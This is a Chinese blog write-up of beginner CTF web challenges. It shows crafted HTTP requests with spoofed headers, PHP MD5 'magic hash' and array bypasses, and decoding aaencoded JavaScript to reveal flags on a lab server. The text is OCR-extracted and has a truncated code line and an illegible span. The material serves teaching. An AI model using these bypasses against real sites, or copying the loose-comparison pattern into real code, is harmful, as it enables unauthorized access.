WEB第一周

原创

孤街。 于 2020-11-27 19:44:00 发布 88 收藏


文章标签： web

本文链接：https://blog.csdn.net/qq_44036884/article/details/110237540

版权

WEB第一周


esay_web1



```
<?php
include 'flag.php';
highlight_file(__FILE__);
error_reporting(0);

if($_GET['a'] == 'qlnu' && $_POST['b'] == 'ctfisfun'){
        echo $flag;
}
else {
        die( 'badhacker');
} badhacker
```

```
if($_GET['a'] == 'qlnu' && $_POST['b'] == 'ctfisfun'){
    echo $flag;
```

比较GET请求参数a的值是否为qlnu，POST请求参数b的值是否为ctfisfun
用HackBar传参



```
<?php
include 'flag.php';
highlight_file(__FILE__);
error_reporting(0);

if($_GET['a'] == 'qlnu' && $_POST['b'] == 'ctfisfun'){
        echo $flag;
}
else {
        die( 'badhacker');
} flag{181cb972027c4067bab21dd401020fd1}
```

http://117.50.66.102:20030/?a=qlnu


☑ Post data □ Referer □ User Agent □ Cookies

b=ctfisfun

得到flag{181cb972027c4067bab21dd401020fd1}
burpsuite也行

esay_web2

根据提示bp抓包修改请求



Burp Suite Professional v2020.8 - 1 - licensed to surferxyz
Burp 项目 测试器 重发器 窗口 帮助
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
http://117.50.66.102:20030 请求
发送 丢弃 拦截请求 行动 Open Browser
Comment this item
Raw Headers Hex
Search...
没有匹配
\n
Pretty

```
GET / HTTP/1.1
Host: 117.50.66.102:20030
Upgrade-Insecure-Requests: 1
User-Agent: QLNU_Browser
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

得到提示：


> 忘记和你说了,必须从QLNU_Browser.com来访才行O(●ˇ∀ˇ●)

继续构造请求



```
GET / HTTP/1.1
Host: 117.50.66.102:20030
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: QLNU_Browser
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: QLNU_Browser.com
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

得到




```
<?php
include 'html/flag.php';
highlight_file(__FILE__);
error_reporting(0);

if(@$_GET['qlnu'] != @$_POST['funny'] && md5(@$_GET['qlnu']) == md5(@$_POST['funny'])){
        echo $flag;
}
else{
        die('What do you want?');
}
?> What do you want?
```

常见的MD5绕过


要求qlnu和funny数值不同但是MD5相同，利用MD5()函数漏洞：

> PHP在处理哈希字符串时，它把每一个以“0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以“0E”开头的，那么PHP将会认为他们相同，都是0。
> 以下值在md5加密后以0E开头：
> QNKCDZO，240610708，s878926199a，s155964671a，s214587387a，s214587387a

所以GET传入qlnu=QNKCDZO&funny=240610708就能绕过了



```
POST /?qlnu=QNKCDZO HTTP/1.1
Host: 117.50.66.102:20030
User-Agent: QLNU_Browser
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://117.50.66.102:20030
Connection: close
Referer: QLNU_Browser.com
Upgrade-Insecure-Requests: 1

funny=240610708
```




```
<?php
include 'html/flag.php';
highlight_file(__FILE__);
error_reporting(0);

if(@$_GET['qlnu'] != @$_POST['funny'] && md5(@$_GET['qlnu']) == md5(@$_POST['funny'])){
        echo $flag;
}
else{
        die('What do you want?');
}
?> flag{f515f5407f2c47d3ab4d8a66f7edde0e}
```

flag{f515f5407f2c47d3ab4d8a66f7edde0e}


2048

看代码



```
function gamewin() {
    ﾟωﾟﾉ = /｀ｍ´）ﾉ ~┻━┻   / /*´∇｀*/ ['_'];
    o = (ﾟｰﾟ) = _ = 3;
    c = (ﾟΘﾟ) = (ﾟｰﾟ) - (ﾟｰﾟ);
    (ﾟДﾟ) = (ﾟΘﾟ) = (o ^ _ ^ o) / (o ^ _ ^ o);
    (ﾟДﾟ) = { ﾟΘﾟ: '_', ﾟωﾟﾉ: ((ﾟωﾟﾉ == 3) + '_')[ﾟΘﾟ], ﾟｰﾟﾉ: (ﾟωﾟﾉ + '_')[o ^ _ ^ o - (ﾟΘﾟ)], ﾟДﾟﾉ: ((ﾟｰﾟ == 3) + '_')[ﾟｰﾟ] };
    (ﾟДﾟ)[ﾟΘﾟ] = ((ﾟωﾟﾉ == 3) + '_')[c ^ _ ^ o];
    (ﾟДﾟ)['c'] = ((ﾟДﾟ) + '_')[(ﾟｰﾟ) + (ﾟｰﾟ) - (ﾟΘﾟ)];
    (ﾟДﾟ)['o'] = ((ﾟДﾟ) + '_')[ﾟΘﾟ];
    (ﾟoﾟ) = (ﾟДﾟ)['c'] + (ﾟДﾟ)['o'] + (ﾟωﾟﾉ + '_')[ﾟΘﾟ] + ((ﾟωﾟﾉ == 3) + '_')[ﾟｰﾟ] + ((ﾟДﾟ) + '_')[(ﾟｰﾟ) + (ﾟｰﾟ)] + ((ﾟｰﾟ == 3) + '_')[ﾟΘﾟ] + ((ﾟｰﾟ == 3) + '_')[(ﾟｰﾟ) -
    (ﾟДﾟ)['_'] = (o ^ _ ^ o)[ﾟoﾟ][ﾟoﾟ];
```


找到gamewin函数得到颜文字。



```
Using //@ to indicate sourceMappingURL pragmas is deprecated. Use //# instead [详细了解]
源映射错误: Error: request failed with status 500
源 URL: https://libs.baidu.com/jquery/1.9.0/jquery.min.js
源映射 URL: jquery.min.map [详细了解]
» ▸ ﾟωﾟﾉ = /｀ｍ´）ﾉ ~┻━┻   / /*´∇｀*/ ['_'];
      o = (ﾟｰﾟ) = _ = 3;
      c = (ﾟΘﾟ) = (ﾟｰﾟ) - (ﾟｰﾟ);
      (ﾟДﾟ) = (ﾟΘﾟ) = (o ^ _ ^ o) / (o ^ _ ^ o);
      (ﾟДﾟ) = { ﾟΘﾟ: '_', ﾟωﾟﾉ: ((ﾟωﾟﾉ == 3) + '_')[ﾟΘﾟ], ﾟｰﾟﾉ: (ﾟωﾟﾉ + '_')[o ^ _ ^ o - (ﾟΘﾟ)], ﾟДﾟﾉ: ((ﾟｰﾟ == 3) + '_')[ﾟｰﾟ] };…
主线程中同步的 XMLHttpRequest 已不推荐使用，因其对终端用户的用户体验存在负面影响。可访问 http://xhr.spec.whatwg.org/ 详细了解
flag{9e7641d4edc94cdfa7064ab3a7c51636}
← undefined
»
```

复制到控制台运行得到flag


删掉最后的('_')在360浏览器控制台运行或者去解密得到flag目录



```
(ﾟ-ﾟ) += (ﾟΘﾟ);
(ﾟДﾟ)[ﾟεﾟ] = '\\';
(ﾟДﾟ).ﾟΘﾟﾉ = (ﾟДﾟ + ﾟ-ﾟ)[o ^ _ ^ o - (ﾟΘﾟ)];
(oﾟ-ﾟo) = (ﾟωﾟﾉ + '_')[c ^ _ ^ o];
(ﾟДﾟ)[ﾟoﾟ] = '\"';
(ﾟДﾟ)['_']((ﾟДﾟ)['_'](ﾟεﾟ + /*´∇｀*/ (ﾟДﾟ)[ﾟoﾟ] + (ﾟДﾟ)[ﾟεﾟ] + (ﾟΘﾟ) + (ﾟ-ﾟ) + (ﾟΘﾟ) + (ﾟДﾟ)[ﾟεﾟ] + (ﾟΘﾟ) + ((ﾟ-ﾟ) + (ﾟΘﾟ)) + [illegible]
```

```
ƒ anonymous(
) {
alert('flag{2048_1s_fun}');
let flag = load("flaaaaag");
console.log(flag);
}
```

访问即可得到flag



```
flag{9e7641d4edc94cdfa7064ab3a7c51636}
```

Unusual_web

审代码

```
$_GET['ba1']!==$_GET['ba2']&&md5($_GET['ba1'])===md5($_GET['ba2'])
```

又是md5绕过，但在php中===为完全等于运算，不仅比较值，而且还比较值的类型，只有两者一致才为真。再次使用a=QNKCDZO&b=240610708就不行了，因为ba1和ba2类型不同。
此时利用PHP中md5的函数特性

> md5([1,2,3]) == md5([4,5,6]) == NULL

